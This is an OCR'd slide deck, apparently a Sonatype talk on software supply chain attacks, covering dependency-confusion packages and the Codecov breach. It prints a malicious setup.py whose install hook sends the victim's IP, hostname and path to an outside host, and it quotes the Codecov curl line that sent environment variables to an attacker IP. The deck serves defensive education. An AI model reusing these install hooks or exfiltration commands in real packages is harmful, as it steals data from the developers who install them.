
4 Weeks

sonatype

@Ax_Sharma

Copycats access .bash_history, /etc/shadow, launch reverse shells

Malicious copycats identified by Sonatype target **Amazon, Zillow, Lyft, Slack** apps




https://blog.sonatype.com/malicious-dependency-confusion-copycats-exfiltrate-bash-history-and-etc-shadow-files

sonatype

Sonatype prevents VMWare dependency confusion attempt

Automated malware detection systems spot the package





https://blog.sonatype.com/vmware-vsphere-dependency-confusion-attempt-caught-by-sonatype

sonatype

Sonatype prevents VMWare dependency confusion attempt

VMWare devs had asked about the dependency in the past





https://blog.sonatype.com/vmware-vsphere-dependency-confusion-attempt-caught-by-sonatype

sonatype

Sonatype notifies PyPI, package taken down

VMWare: no user or product impact from ethical research

setup.py

```
company = "vmware/vsphere-automation-sdk-python"
name = "vapi-client-bindings"
version = "3.7.0";

from setuptools import setup
from setuptools.command.develop import develop
from setuptools.command.install import install
from subprocess import check_call



# def _post_install():
#     _post_install


class new_install(install):
    def __init__(self, *args, **kwargs):
        super(new_install, self).__init__(*args, **kwargs)
        atexit.register(_post_install)


def _post_install():
    file_name = 'pocbykotko.txt'
    f = open(file_name, 'a+')  # open file in append mode
    f.write('proof bug by kotko')
    f.close()

    ip = requests.get('https://api.ipify.org').text
    ipText = format(ip);
    myhost = os.uname()[1]
    currentPath = requests.utils.quote(bytes(pathlib.Path(__file__).parent.absolute()));

    PYdata = { "ip": ipText,
               "host": myhost,
               "path": currentPath, }
    PYdataS = ipText+","+myhost+",("+currentPath+")"

    message = PYdataS
    message_bytes = message.encode('ascii')
    base64_bytes = base64.b64encode(message_bytes)
    base64_message = base64_bytes.decode('ascii')

    r = requests.get("https://kotko.me?"+company+name+"="+base64_message)
```


https://blog.sonatype.com/vmware-vsphere-dependency-confusion-attempt-caught-by-sonatype

‘Supply Chain’

More than a buzzword.

Diving deeper into your SDLC

The three points of supply chain attacks



UPSTREAM

- Manufacture issues in dependencies that have wide adoption
- Further gets distributed to **mirrors**

MIDSTREAM / IN YOUR SDLC

- Used by devs in their applications - often just downloading is enough
- Influence the tooling devs and ops use through poisoned components
- Influence applications through tooling to poison your components
- Applications get forked, reach clients, and beyond


DOWNSTREAM

- Exploit known issues
- Introduce malicious behaviour to affect your clients

sonatype

Inject code in open-source components

- One component distributed across different repos
- Further gets distributed to **mirrors**
- Used by devs in their applications
- Applications get forked, reach clients, and beyond




Real-world examples

of open-source malware and software supply chain attacks

Codecov incident: What happened...

- April 15, Codecov discloses security incident - a supply-chain attack
- Attack lasted two months
- Codecov software testing tool (code coverage reports)
- **Hundreds** of customer networks reportedly breached.



Codecov

Product Solutions Resources Pricing Contact Login Sign Up

APRIL 15TH, 2021

Bash Uploader Security Update

Indicators of Compromise (IOCs)

- The modified portion of the bash uploader script was as follows - curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://**IPADDRESS**/upload/v2 || true
- The **IP Addresses** where the data was transmitted to from the bash script above were 178.62.86.114, 104.248.94.23
- Between Jan 31 and Apr 1, there were 108 windows of time while the malicious Bash Uploader was affected. We are confident based on our analysis that the only change ever to be made to the bash uploader was the change above.
- We have recently obtained a non-exhaustive, redacted set of environment variables that we have evidence were compromised. We also have evidence on how these compromised variables may have been used. Please log-in to Codecov as soon as possible to see if you are in this affected population.

Known IPs In Scope:

The originating IPs used to modify the bash script itself:

- 79.135.72.34

The destination IPs. These are IP addresses where the data was transmitted to from the bash script (these IPs were used in the curl call on line 525 above):

